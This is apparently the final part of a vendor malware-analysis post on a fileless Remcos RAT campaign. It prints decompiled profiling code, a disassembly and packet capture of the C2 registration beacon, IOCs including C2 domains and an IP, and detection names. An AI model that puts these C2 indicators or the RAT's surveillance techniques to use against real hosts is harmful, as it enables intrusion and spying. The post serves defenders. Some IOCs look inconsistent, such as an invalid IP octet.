v4 = sub_40B9F2("10", v2);
if ( v4 != -1 )
{
    sub_4125EB("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "CurrentBuildNumber", v3);
    v5 = (const CHAR *)sub_401E8F();
    if ( StrToIntA(v5) >= 22000 )
        *(_BYTE *)sub_41C30D(v4 + 1) = 49;
    sub_401EEA(v8);
}
v6 = " (64 bit)";
if ( !byte_474AF9 )
    v6 = " (32 bit)";
return sub_404DDC(v6);

```

Figure 16: Identifying host OS and architecture

The malware then queries the registry key SOFTWARE\Microsoft\WindowsNT\CurrentVersion to obtain the OS product name, but does not rely on it exclusively. To accurately distinguish Windows 10 from Windows 11, Remcos RAT retrieves and parses the CurrentBuildNumber, classifying systems with build numbers greater than or equal to 22000 as Windows 11. The detected OS version and architecture are appended to the system profile and later used during Command & Control (C2) registration.

Local log file creation and offline data buffering

Prior to establishing C2 communication, Remcos RAT creates a local log file at C:\ProgramData\rema\logs.dat to persist runtime events and store collected data. This file is used as a temporary storage mechanism for offline surveillance output, particularly when immediate network exfiltration is unavailable.




Figure 17: Local keylogging

The observed log entries confirm the activation of the offline keylogger component, along with execution metadata, including process identifiers, thread context, and privilege levels. Additionally, clipboard capture events are recorded in plaintext, demonstrating Remcos RAT ability to monitor and buffer sensitive user activity locally. These artifacts are later consumed by the malware for staged exfiltration once network connectivity is established.

Command & Control (C2) connection and host registration

After completing local initialization and system profiling, Remcos RAT establishes an outbound connection to its C2 server and updates its internal runtime state. In-memory status buffers indicate Connected | with TLS Off, confirming that the C2 channel operates without transport-layer encryption.

50	push eax	eax: "TLS Off"
68 CCC84600	push 7_remc0s.46C8CC	
6A 00	push 0	
8D4D F4	lea ecx, dword ptr ss:[ebp-C]	[ebp-0C]: "&"eaidali.ddns.net"
E8 88D9FEFF	call 7_remc0s.401D64	
50	push eax	eax: "TLS Off"
8D85 7CFFFFFF	lea eax, dword ptr ss:[ebp-84]	
BA 34C94600	mov edx, 7_remc0s.46C934	edx: "Connected ", 46C934: "Connected "
68 E0C84600	push 7_remc0s.46C8E0	46C8E0: " "
50	push eax	eax: "TLS Off"
8D8D 1CFFFFFF	lea ecx, dword ptr ss:[ebp-E4]	
E8 C608FFFF	call 7_remc0s.404CBF	
59	pop ecx	ecx: "&"eaidali.ddns.net"
8BD0	mov edx, eax	edx: "Connected ", eax: "TLS Off"
8D8D 34FFFFFF	lea ecx, dword ptr ss:[ebp-CC]	
E8 DF18FFFF	call 7_remc0s.405CE6	
59	pop ecx	ecx: "&"eaidali.ddns.net"
8BD0	mov edx, eax	edx: "Connected ", eax: "TLS Off"
8D8D 4CFFFFFF	lea ecx, dword ptr ss:[ebp-B4]	

Figure 18: Establishing a connection with C2

Immediately after establishing a connection, Remcos transmits an initial host registration beacon containing a consolidated system profile. The payload includes the assigned host name - RemaHost1, the campaign identifier - Rmc-ZOCNDU, operating system details indicating that the host is Windows 10 Enterprise (64-bit), and execution metadata such as the process name, PID, privilege level, and file paths.

No.	Time	Source	Destination	Protocol	Leng	Info
1005	400.449169	192.168.78.129	91.92.243.55	TCP	66	56607 → 2404 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1008	400.726555	91.92.243.55	192.168.78.129	TCP	60	2404 → 56607 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1009	400.726679	192.168.78.129	91.92.243.55	TCP	54	56607 → 2404 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1025	411.240308	192.168.78.129	91.92.243.55	IEC 60870-5-104	766	56607 → 2404 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=712[Malformed Packet]
1026	411.242866	91.92.243.55	192.168.78.129	TCP	60	2404 → 56607 [ACK] Seq=1 Ack=713 Win=64240 Len=0
1027	411.517911	91.92.243.55	192.168.78.129	IEC 60870-5-104	74	2404 → 56607 [PSH, ACK] Seq=1 Ack=713 Win=64240 Len=20
1028	411.520268	192.168.78.129	91.92.243.55	IEC 60870-5-104	278	56607 → 2404 [PSH, ACK] Seq=713 Ack=21 Win=64220 Len=224[Malformed Packet]
1029	411.520737	91.92.243.55	192.168.78.129	TCP	60	2404 → 56607 [ACK] Seq=21 Ack=937 Win=64240 Len=0

Wireshark - Follow TCP Stream (tcp.stream eq 51) - Ethernet	
\$.....K...RemaHost1... D.E.S.K.T.O.P.-T.D.E.5.1.K.H./T.e.s.t.L.A.B. ... US ... Windows 10 Enterprise (64 bit) 8588939264 ... 6.0.0 Pro	
... C::\P.r.o.g.r.a.m.D.a.t.a.\r.e.m.a.\l.o.g.s...d.a.t. ... C::\U.s.e.r.s.\T.e.s.t.L.A.B.\D.e.s.k.t.o.p.\a.\7._r.e.m.c.o.s...e.x.e. ...	
... 7._r.e.m.c.o.s...e.x.e.-.P.I.D::7.3.2.-.M.o.d.u.l.e::7._r.e.m.c.o.s...e.x.e.-.T.h.r.e.a.d::M.a.i.n.T.h.r.e.a.d..9.3.1.6	
... x.3.2.d.b.g..[E.l.e.v.a.t.e.d.]... 1 ... 46 ... 81536421 ... 1 ... eaidali.ddns.net ... Rmc-ZOCNDU ... 0 ... C::\U.s.e.r.s.\T.e.s.t.L.A	
B.\D.e.s.k.t.o.p.\a.\7._r.e.m.c.o.s...e.x.e. ... Intel(R) Core(TM) i7-14700 ... Exe C..i n	
\$.....0 ... 30	
\$.....L...0 ... 7._r.e.m.c.o.s...e.x.e.-.P.I.D::7.3.2.-.M.o.d.u.l.e::7._r.e.m.c.o.s...e.x.e.-.T.h.r.e.a.d::M.a.i.n.T.h.r.e	
a.d..9.3.1.6.-.x.3.2.d.b.g..[E.l.e.v.a.t.e.d.]... 94 ... 81536703	
\$.....279349296 ... 1\$. ... 279349296 ... 0\$. ... 0 ... 30	
\$.....O...L...0 ... C.a.p.t.u.r.i.n.g..f.r.o.m..E.t.h.e.r.n.e.t.0 ... 875 ... 81549062	
\$.....0 ... 30	
\$.....f...L...0 ... W.i.n.d.o.w.s.h.a.r.k..P.a.c.k.e.t..1.0.4.0..E.t.h.e.r.n.e.t.0 ... 1516 ... 81579156	

Figure 19: Sending details to C2 for host registration for interactive remote access

The beacon also discloses the local log file path, C:\ProgramData\rema\logs.dat, and basic hardware details, such as the CPU model. Although the traffic appears malformed when interpreted as IEC 60870-5-104, it represents Remcos RAT custom, delimiter-based C2 protocol transmitted over raw TCP.

This exchange marks the transition from local reconnaissance into fully interactive remote access and confirms successful host registration with the C2 infrastructure.

Conclusion

This investigation demonstrates a fully fileless Remcos RAT attack chain that leverages layered scripting, in-memory decryption, managed code injection, and process hollowing to achieve stealthy, persistent execution. By eliminating on-disk payload artifacts and abusing legitimate Windows components, the malware significantly reduces its forensic footprint while maintaining reliable remote access.

Runtime behaviors such as dynamic API resolution, mutex-based single-instance enforcement, detailed host profiling, and offline data buffering highlight a mature and configurable framework designed for operational stability. The initial C2 registration beacon confirms successful infection and transition into an interactive access phase.

Overall, the campaign reflects modern commodity malware tradecraft, where fileless execution and living-off-the-land techniques are standard, underscoring the importance of memory-centric and behavior-based detection strategies.

To harden defenses against these threats, organizations should restrict the misuse of native tools, enforce least-privilege access, and deploy detection that inspects memory and script execution. Enhancing visibility through centralized logging, detailed command-line monitoring, and proactive threat hunting helps uncover stealthy activity, while network segmentation and continuous security awareness training reduce the risk of [lateral movement](#) and social engineering.

Trellix Protection Against Fileless Remcos RAT: Recommended Mitigation

Trellix security products provide layered defense against fileless threats like **Remcos RAT**. [Email Security](#) blocks phishing emails and malicious attachments, preventing the initial delivery. [EDR and Endpoint Security \(ENS/HX\)](#) detect in-memory execution and process hollowing, stopping payloads before they can run. [Network Security](#) monitors for suspicious command-and-control activity, while **Cloud Security** protects cloud workloads from malicious scripts and phishing links. Together, these solutions offer comprehensive coverage across initial access, execution, and command-and-control stages, reducing risk from stealthy fileless attacks.

Indicators of Compromise (IOCs)

Email	de59f9c1b237af2b27df59a6cec82fd2	Phishing email – <i>Request for Quotation – Coaxial Cable, Solar, Surge Relay</i>
RAR	47b1603f62306dfa34bd7d52b7159c7f	Price Offer_PT. Asianfast Marine Industries I6799006392.r01
JS	c2b601dc165fa0b4837019f1152d005a	JavaScript downloader attachment
PS1	6f61c2917c7dac70b4703700b3aafb33	PowerShell__script_layer1
PS1	ffe4dc0ebc7b0b76d95dad2f383f6034	PowerShell__script_layer2
DLL	e7983c9dc42001baeafedebdaba8b310	.NET injector (MAFFIA.dll)
EXE	df8a0d943f6df9394f0116521536a938	Remcos RAT payload
IP	91.92.243.550	Command-and-control server

Domain	eaidalil[.]ddns[.]net	malicious domain
Domain	www[.]lmlfire[.]net	malicious domain
URL	http[:]//eaidalil[.]ddns[.]net:2404/	malicious url
URL	http[:]//www[.]lmlfire[.]net:2404/	malicious url

Mitre Tactics and Techniques

Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1059.007	Command and Scripting Interpreter: JavaScript
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Defense Evasion	T1027	Obfuscated/Encrypted Files and Information
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1055.012	Process Injection: Process Hollowing
Defense Evasion	T1036	Masquerading
Discovery	T1082	System Information Discovery
Discovery	T1614	System Location Discovery
Collection	T1056.001	Input Capture: Keylogging
Collection	T1115	Clipboard Data
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1095	Non-Application Layer Protocol
Command and Control	T1573.001	Encrypted Channel (Configuration Dependent)

Trellix detection coverage:

Endpoint security (HX)

	Trojan.Generic.39492790 Generic.mg.df8a0d943f6df939 Trojan.GenericKDS.61384974 Trojan.GenericKDZ.115986 Gen:Variant.Application.Tedy.52869 Trojan.GenericKDS.61384925
Endpoint security (ENS)	
	de59f9c1b237af2b27df59a6cec82fd2 - EML/Phishing.na c2b601dc165fa0b4837019f1152d005a - JS/Agent.mu 6f61c2917c7dac70b4703700b3aafb33 - PS/Agent.lo ffe4dc0ebc7b0b76d95dad2f383f6034 - PS/Dropper.b e7983c9dc42001baeafedebdaba8b310 - Trojan-JARR df8a0d943f6df9394f0116521536a93 - Remcos!DF8A0D943F6D
Trellix EDR	_process_suspicious_dnsquery_to_ddns_2 _network_suspicious_ddns win_process_commonly_abused_domain_dnsquery _process_suspicious_name_hash win_api_pe_header_writeprocessmemory _api_process_hollowed win_api_ntunmapviewofsection
Trellix Network Security Trellix VX Trellix Cloud MVX Trellix Malware Analysis Trellix Email Security Trellix Detection As A Service Trellix NX	Phish.LIVE.DTI.URL Trojan.Win32.AgentTesla Backdoor.Win32.Remcos Trojan.Generic Trojan.Generic Malware.Binary.js Malware.Parent.RAR

Discover the latest cybersecurity research from the Trellix Advanced Research Center:

<https://www.trellix.com/advanced-research-center/>

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.

RECENT NEWS

- Mar 02, 2026

[Trellix strengthens executive leadership team to accelerate cyber resilience vision](#)

- Feb 10, 2026

[Trellix SecondSight actionable threat hunting strengthens cyber resilience](#)

- Dec 16, 2025

[Trellix NDR Strengthens OT-IT Security Convergence](#)

- Dec 11, 2025

[Trellix Finds 97% of CISOs Agree Hybrid Infrastructure Provides Greater Resilience](#)

- Oct 29, 2025

[Trellix Announces No-Code Security Workflows for Faster Investigation and Response](#)

RECENT STORIES

- Mar 17, 2026

[Getting Roasted? Trellix Helix sees through AS-REP Attack](#)

- Mar 16, 2026

[Beyond the Cloud – Trellix Earns 2026 OT Security Certification](#)

- Mar 12, 2026

[Malware-As-A-Service Redefined: Why XWorm is outpacing every other RAT in the underground malware market](#)

- Mar 11, 2026

[Fileless Multi-Stage Remcos RAT: From Phishing to Memory-Resident Execution](#)

- Mar 5, 2026

[The Iranian Cyber Capability 2026](#)

Get the latest

Stay up to date with the latest cybersecurity trends, best practices, security vulnerabilities, and so much more.

Please enter a valid email address.

Please enter a business email address

Zero spam. Unsubscribe at any time.